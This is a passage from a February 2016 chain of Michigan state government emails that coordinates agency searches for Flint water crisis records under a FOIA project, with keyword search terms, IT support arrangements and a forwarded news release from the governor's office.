<[PepinJ@michigan.gov](mailto:PepinJ@michigan.gov)>; Sampson, Jeremy (TREASURY) <[SampsonJ@michigan.gov](mailto:SampsonJ@michigan.gov)>; Silfven, Ken (TIA) <[SilfvenK@michigan.gov](mailto:SilfvenK@michigan.gov)>; Simpson, Angela (DMVA) <[SimpsonA3@michigan.gov](mailto:SimpsonA3@michigan.gov)>; Stanton, Terry A. (Treasury) <[StantonT@michigan.gov](mailto:StantonT@michigan.gov)>; Thelen, Suzanne (DMVA) <[ThelenS3@michigan.gov](mailto:ThelenS3@michigan.gov)>; Throne, Heather (MDARD) <[ThroneH@michigan.gov](mailto:ThroneH@michigan.gov)>; Tommasulo, Karen (DEQ) <[TommasuloK@michigan.gov](mailto:TommasuloK@michigan.gov)>; Weiss, Kurt (DTMB) <[WeissK1@michigan.gov](mailto:WeissK1@michigan.gov)>; Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>; Woodhams, Fred (MDOS) <[WoodhamsF@michigan.gov](mailto:WoodhamsF@michigan.gov)>  
**Cc:** Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>  
**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines. Thank you again for all your assistance and efforts.

Legionnaire

Legionella

“boil water order” & “Flint” (anywhere in document)

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“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

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“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

*Ruth Thomet,*

Executive Assistant - Legal Department

Executive Office of the Governor

111 South Capitol Avenue

P.O. Box 30013

Lansing , Michigan 48909

517-241-5630


Laurie Westfall

General Manager

DTMB, MCSC, MDE and CEPI

Office: 517-335-1226

Cell: 517-242-3499



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---

**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 12:04 PM  
**To:** Berwald, Kirt (DTMB);Hogan, James (DTMB);Buckwalter, Nathan (DTMB);Pung, Linda (DTMB);Westfall, Laurie (DTMB);Willard, Stuart (DTMB);Das, Rajiv (DTMB)  
**Cc:** Simon, Jodi (DTMB);McFarlane, James (DTMB);Buhs, Caleb (DTMB)  
**Subject:** FOIA Project Updates to General Managers  
  
**Importance:** High

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can't possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon**. Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor's Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi  
General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 6:03 PM  
**To:** Berwald, Kirt (DTMB);Hogan, James (DTMB);Buckwalter, Nathan (DTMB);Pung, Linda (DTMB);Westfall, Laurie (DTMB);Willard, Stuart (DTMB);Das, Rajiv (DTMB)  
**Cc:** Simon, Jodi (DTMB);McFarlane, James (DTMB)  
**Subject:** Re: FOIA Project Updates to General Managers

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

All

Please note below the email below with additional information and guidelines that were provided from the Gov office to the Agencies today.

**Key points:**

- The agencies are being asked to conduct their own searches: please let Jodi know if any agencies request assistance from DTMB/OA or if any other questions arise regarding what OA is able to assist them with.
- Due date for the agencies to notify the Gov office of when their searches will be completed is Tuesday
- DTMB is currently working to identify the custodians for our own searches - more information will be available on Tuesday.

Thank you for your time, please call with any questions. Have a great weekend.

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Governor's Office, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

**From:** Thomet, Ruth (GOV)

---

**Sent:** Friday, February 12, 2016 3:46 PM

**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinklevl@michigan.gov](mailto:hinklevl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[YORCES@michigan.gov](mailto:YORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellM16@michigan.gov](mailto:CampbellM16@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) <[DeVollL@michigan.gov](mailto:DeVollL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchukm@michigan.gov](mailto:fedorchukm@michigan.gov)>; Fischer, Tim (MDOT) <[FischerT2@michigan.gov](mailto:FischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgic (MDOS)

<GendreauG@michigan.gov>; Golder, Edward (DNR) <GolderE@michigan.gov>; Guerrant, Emily (MEDC) <guerrante@michigan.org>; Hawthorne, Megan (AG) <HawthorneM1@michigan.gov>; Holton, Jennifer (MDARD) <holtonj@michigan.gov>; Humes, William R (DMVA) <william.r.humes2.mil@mail.mil>; Kramer, Holly (MDOC) <KramerH@michigan.gov>; Leeds, Lauren (DTMB) <LeedsL@michigan.gov>; Levengood, Vicki (MDCR) <LevengoodV@michigan.gov>; Miller, Andrea (DIFS) <MillerA16@michigan.gov>; Miller, Jacki (MDCR) <MillerJ11@michigan.gov>; Miller, Misty (MSHDA) <MillerM58@michigan.gov>; Minicuci, Angela (DHHS) <MinicuciA@michigan.gov>; Moon, Jason (LARA) <moonj@michigan.gov>; Pepin, John (DNR) <PepinJ@michigan.gov>; Sampson, Jeremy (TREASURY) <SampsonJ@michigan.gov>; Silfven, Ken (TIA) <SilfvenK@michigan.gov>; Simpson, Angela (DMVA) <SimpsonA3@michigan.gov>; Stanton, Terry A. (Treasury) <StantonT@michigan.gov>; Thelen, Suzanne (DMVA) <ThelenS3@michigan.gov>; Throne, Heather (MDARD) <ThroneH@michigan.gov>; Tommasulo, Karen (DEQ) <TommasuloK@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>; Wheaton, Bob (DHHS) <WheatonB@michigan.gov>; Woodhams, Fred (MDOS) <WoodhamsF@michigan.gov>

**Cc:** Weber, Travis (GOV) <WeberT7@michigan.gov>

**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. **Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines.** Thank you again for all your assistance and efforts.

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“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

Happy Friday All!

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Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development

State of Michigan, Department of Technology, Management and Budget


Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 6:08 PM  
**To:** Gabler, David (DTMB); Gorton, Glenn (DTMB); Roeske, Debbie (DTMB); Mears, Greg (DTMB); Stanaway, Eric (DTMB); Wilson, AnthonyAJ (DTMB); Brys, Anne (DTMB); Bilek, Mike (DTMB); Ouendag, Michael (DTMB); Fisk, Christine (DTMB)  
**Cc:** Bearman, Karen (DTMB); Evani, Lisa (DTMB); Thomas, Maria (DTMB); Carey, John (DTMB)  
**Subject:** FW: FOIA Project Updates to General Managers

Fyi – just keeping you all in the loop

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 6:03 PM  
**To:** Berwald, Kirt (DTMB) <berwaldk@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Willard, Stuart (DTMB) <WillardS@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>  
**Cc:** Simon, Jodi (DTMB) <SimonJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>  
**Subject:** Re: FOIA Project Updates to General Managers

All

Please note below the email below with additional information and guidelines that were provided from the Gov office to the Agencies today.

**Key points:**

- The agencies are being asked to conduct their own searches: please let Jodi know if any agencies request assistance from DTMB/OA or if any other questions arise regarding what OA is able to assist them with.
- Due date for the agencies to notify the Gov office of when their searches will be completed is Tuesday
- DTMB is currently working to identify the custodians for our own searches - more information will be available on Tuesday.

Thank you for your time, please call with any questions. Have a great weekend.

Tiziana Galeazzi  
General Manager for Attorney General, Civil Rights, Governor's Office, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

**From:** Thomet, Ruth (GOV)

---

**Sent:** Friday, February 12, 2016 3:46 PM  
**To:** Buckberry, Gary (DTMB) <buckberryg@michigan.gov>; Chivis, Candace (MDCR) <Chivisc@michigan.gov>;



Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.gov](mailto:heffnerb@michigan.gov)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.gov](mailto:begnochem@michigan.gov)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellM16@michigan.gov](mailto:CampbellM16@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) <[DeVolL@michigan.gov](mailto:DeVolL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchukm@michigan.gov](mailto:fedorchukm@michigan.gov)>; Fischer, Tim (MDOT) <[FischerT2@michigan.gov](mailto:FischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgie (MDOS) <[GendreauG@michigan.gov](mailto:GendreauG@michigan.gov)>; Golder, Edward (DNR) <[GolderE@michigan.gov](mailto:GolderE@michigan.gov)>; Guarrant, Emily (MEDC) <[guerrante@michigan.gov](mailto:guerrante@michigan.gov)>; Hawthorne, Megan (AG) <[HawthorneM1@michigan.gov](mailto:HawthorneM1@michigan.gov)>; Holton, Jennifer (MDARD) <[holtonj@michigan.gov](mailto:holtonj@michigan.gov)>; Humes, William R (DMVA) <[william.r.humes2.mil@mail.mil](mailto:william.r.humes2.mil@mail.mil)>; Kramer, Holly (MDOC) <[KramerH@michigan.gov](mailto:KramerH@michigan.gov)>; Leeds, Lauren (DTMB) <[LeedsL@michigan.gov](mailto:LeedsL@michigan.gov)>; Levengood, Vicki (MDCR) <[LevengoodV@michigan.gov](mailto:LevengoodV@michigan.gov)>; Miller, Andrea (DIFS) <[MillerA16@michigan.gov](mailto:MillerA16@michigan.gov)>; Miller, Jacki (MDCR) <[MillerJ11@michigan.gov](mailto:MillerJ11@michigan.gov)>; Miller, Misty (MSHDA) <[MillerM58@michigan.gov](mailto:MillerM58@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moon, Jason (LARA) <[moonj@michigan.gov](mailto:moonj@michigan.gov)>; Pepin, John (DNR) <[PepinJ@michigan.gov](mailto:PepinJ@michigan.gov)>; Sampson, Jeremy (TREASURY) <[SampsonJ@michigan.gov](mailto:SampsonJ@michigan.gov)>; Silfven, Ken (TIA) <[SilfvenK@michigan.gov](mailto:SilfvenK@michigan.gov)>; Simpson, Angela (DMVA) <[SimpsonA3@michigan.gov](mailto:SimpsonA3@michigan.gov)>; Stanton, Terry A. (Treasury) <[StantonT@michigan.gov](mailto:StantonT@michigan.gov)>; Thelen, Suzanne (DMVA) <[ThelenS3@michigan.gov](mailto:ThelenS3@michigan.gov)>; Throne, Heather (MDARD) <[ThroneH@michigan.gov](mailto:ThroneH@michigan.gov)>; Tommasulo, Karen (DEQ) <[TommasuloK@michigan.gov](mailto:TommasuloK@michigan.gov)>; Weiss, Kurt (DTMB) <[WeissK1@michigan.gov](mailto:WeissK1@michigan.gov)>; Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>; Woodhams, Fred (MDOS) <[WoodhamsF@michigan.gov](mailto:WoodhamsF@michigan.gov)>

**Cc:** Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>

**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. **Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines.** Thank you again for all your assistance and efforts.

Legionnaire

Legionella

“boil water order” & “Flint” (anywhere in document)

“coli” & Flint (anywhere in document)

“bacteria” & “Flint” (anywhere in document)

“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

Happy Friday All!

As you’re aware, the Governor’s Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor’s Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can’t possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon**. Also, please let the agency know that requests will be prioritized by the Governor’s Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor’s Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and  
Economic Development

State of Michigan, Department of Technology, Management and Budget

Cell: (517) 749-9496 Office: (517) 241-3310


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**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 6:14 PM  
**To:** Gabler, David (DTMB); Gorton, Glenn (DTMB); Mears, Greg (DTMB); Stanaway, Eric (DTMB); Wilson, AnthonyAJ (DTMB); Roeske, Debbie (DTMB); Fisk, Christine (DTMB)  
**Cc:** Evani, Lisa (DTMB); Bearman, Karen (DTMB); Thomas, Maria (DTMB); Carey, John (DTMB); Bilek, Mike (DTMB); Brys, Anne (DTMB); Ouendag, Michael (DTMB)  
**Subject:** FW: NEWS RELEASE: Gov. Rick Snyder releases departmental emails produced regarding Flint water crisis

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Just fyi

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** Simon, Jodi (DTMB)  
**Sent:** Friday, February 12, 2016 4:22 PM  
**To:** Westfall, Laurie (DTMB) <WestfallL@michigan.gov>  
**Subject:** FW: NEWS RELEASE: Gov. Rick Snyder releases departmental emails produced regarding Flint water crisis

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**From:** GOV Newsroom [<mailto:govnewsroom@govsubscriptions.michigan.gov>]  
**Sent:** Friday, February 12, 2016 10:13 AM  
**To:** Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>  
**Subject:** NEWS RELEASE: Gov. Rick Snyder releases departmental emails produced regarding Flint water crisis



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
CONFIDENTIAL

**Contacts:** Dave Murray, Laura Biehl, or Anna Heaton

517-335-6397

**FOR IMMEDIATE RELEASE**  
Friday, Feb. 12, 2016

# Gov. Rick Snyder releases departmental emails produced regarding Flint water crisis

LANSING, Mich. - Gov. Rick Snyder's office today posted emails and corresponding documents that have been made available to requesting entities from state departments regarding the Flint water crisis. The documentation represents requests fulfilled to date by the Department of Environmental Quality, Department of Health and Human Services, Department of Treasury, Department of Technology, Management and Budget, and Department of Agriculture and Rural Development regarding Flint water.

"All levels of government failed the people of Flint," Snyder said. "This crisis should never have happened, but we are making progress each day to meet the needs of residents."

"By making the information easily accessible, everyone can review it and take what they need, and then we can all focus and work together on solutions, healing and moving Flint forward."


**NOTE: All emails and attachments can be accessed using the below links. Documents are large and will take time to download. Viewing on a mobile device is not recommended.**

## LEGAL NOTICE

- The release of these documents is not a waiver of any legal privilege. Because of the voluminous nature of these records, some documents that are subject to the attorney-client, attorney work product, and other privileges may have been inadvertently disclosed. Should this posting include such documents, their disclosure here does not constitute a waiver of the privilege.
- Those seeking information as part of a legal proceeding or investigation should not rely solely upon the documents posted here to satisfy their request. Such requests should be directed to the appropriate state custodian.
- The posting of these documents does not, is not intended to, and cannot be relied upon to, create any right or benefit, substantive or procedural, that is enforceable by any external party.
- [DEQ1](#)
- [DEQ2](#)
- [DEQ3](#)
- [DEQ4](#)
- [DTMB](#)
- [DHHS](#)
- [MDARD](#)
- [Treasury](#)

#

STAY CONNECTED:



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This email was sent to [simonj@michigan.gov](mailto:simonj@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7838

---

**From:** Simon, Jodi (DTMB)  
**Sent:** Friday, February 12, 2016 9:28 PM  
**To:** Galeazzi, Tiziana (DTMB); Berwald, Kirt (DTMB); Hogan, James (DTMB); Buckwalter, Nathan (DTMB); Pung, Linda (DTMB); Westfall, Laurie (DTMB); Willard, Stuart (DTMB); Das, Rajiv (DTMB)  
**Cc:** McFarlane, James (DTMB)  
**Subject:** RE: FOIA Project Updates to General Managers

Hi everyone –

I talked to John McQuaid earlier this afternoon. As Tiziana stated, the agencies should be doing their own searches. With the Legal Discovery OA is conducting outside of this FOIA request, they don't have the resources to conduct the agency searches as well.

Here's what I know they CAN provide though -

- OA can provide an eDiscovery mailbox and additional fileshare space to place identified mail/documents.

To accomplish this you should submit a remedy ticket with the details needed and then send the ticket number to John McQuaid (cc Joe Hyrman and myself) with 'FOIA-Flint' in the subject line and they will escalate the request.

- I also know that Greg Mears (DTMB Client Specialist) is putting together instructions on how to do effective searches in Outlook for Laurie Westfall's area. I can share this with the GMs when complete as well.

If your agencies are requesting additional assistance, please let me know. The reason requests are being funneled through me initially is so James can get an idea of the assistance needed and can have that discussion with OA and the Governor's Office to set priorities if needed.

Thanks,  
Jodi

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**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 6:03 PM  
**To:** Berwald, Kirt (DTMB) <berwaldk@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Willard, Stuart (DTMB) <WillardS@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>  
**Cc:** Simon, Jodi (DTMB) <SimonJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>  
**Subject:** Re: FOIA Project Updates to General Managers

All

Please note below the email below with additional information and guidelines that were provided from the Gov office to the Agencies today.

**Key points:**

- The agencies are being asked to conduct their own searches: please let Jodi know if any agencies request assistance from DTMB/OA or if any other questions arise regarding what OA is able to assist them with.

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Thank you for your time, please call with any questions. Have a great weekend.

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Governor's Office, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

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**Sent:** Friday, February 12, 2016 3:46 PM

**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinklevl@michigan.gov](mailto:hinklevl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[YORCES@michigan.gov](mailto:YORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellM16@michigan.gov](mailto:CampbellM16@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) 